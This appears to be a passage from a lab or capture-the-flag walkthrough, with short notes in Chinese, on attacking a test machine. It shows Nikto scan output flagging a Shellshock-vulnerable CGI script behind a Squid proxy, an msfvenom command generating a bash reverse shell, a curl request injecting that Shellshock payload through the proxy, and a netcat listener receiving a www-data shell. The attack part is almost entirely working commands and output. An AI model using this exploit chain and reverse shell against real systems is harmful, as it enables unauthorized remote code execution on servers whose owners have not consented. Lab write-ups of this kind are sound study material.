
+ Server: Apache/2.2.22 (Ubuntu) + /: Retrieved via header: 1.0 localhost (squid/3.1.19). + /: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21. + /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options + /: Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128. + /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/ + /robots.txt: Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: Fri Dec 4 19:35:02 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418 + : Server banner changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'. + /: Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0. + Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch. + /index: Uncommon header 'tcn' found, with contents: list. + /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275 + /cgi-bin/status: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true. + /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
╭─ /home/kali ····································································································································································· with root@kali at 21:41:12 ─╮ ╰─❯ msfvenom -p cmd/unix/reverse_bash lhost=192.168.8.114 lport = 443 -f raw ─╯ [-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload [-] No arch selected, selecting arch: cmd from the payload Error: One or more options failed to validate: LPORT.
╭─ /home/kali ····························································································································································· took 4s with root@kali at 21:41:59 ─╮ ╰─❯ msfvenom -p cmd/unix/reverse_bash lhost=192.168.8.114 lport=443 -f raw ─╯ [-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload [-] No arch selected, selecting arch: cmd from the payload No encoder specified, outputting raw payload Payload size: 76 bytes bash -c '0<&154-;exec 154<>/dev/tcp/192.168.8.114/443;sh <&154 >&154 2>&154'
这里有一点要注意 sh 要替换为/bin/bash
1 2
╭─ /home/kali ······································ х INT with root@kali at 21:43:03 ─╮ ╰─❯ curl -H "User-Agent: () { :; }; echo; 0<&154-;exec 154<>/dev/tcp/192.168.8.114/443;/bin/bash <&154 >&154 2>&154 " http://192.168.8.103/cgi-bin/status --proxy http://192.168.8.103:3128
成功反弹:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~]
└─$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.8.114] from 192.168.8.103 [192.168.8.103] 37737
ls
status
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)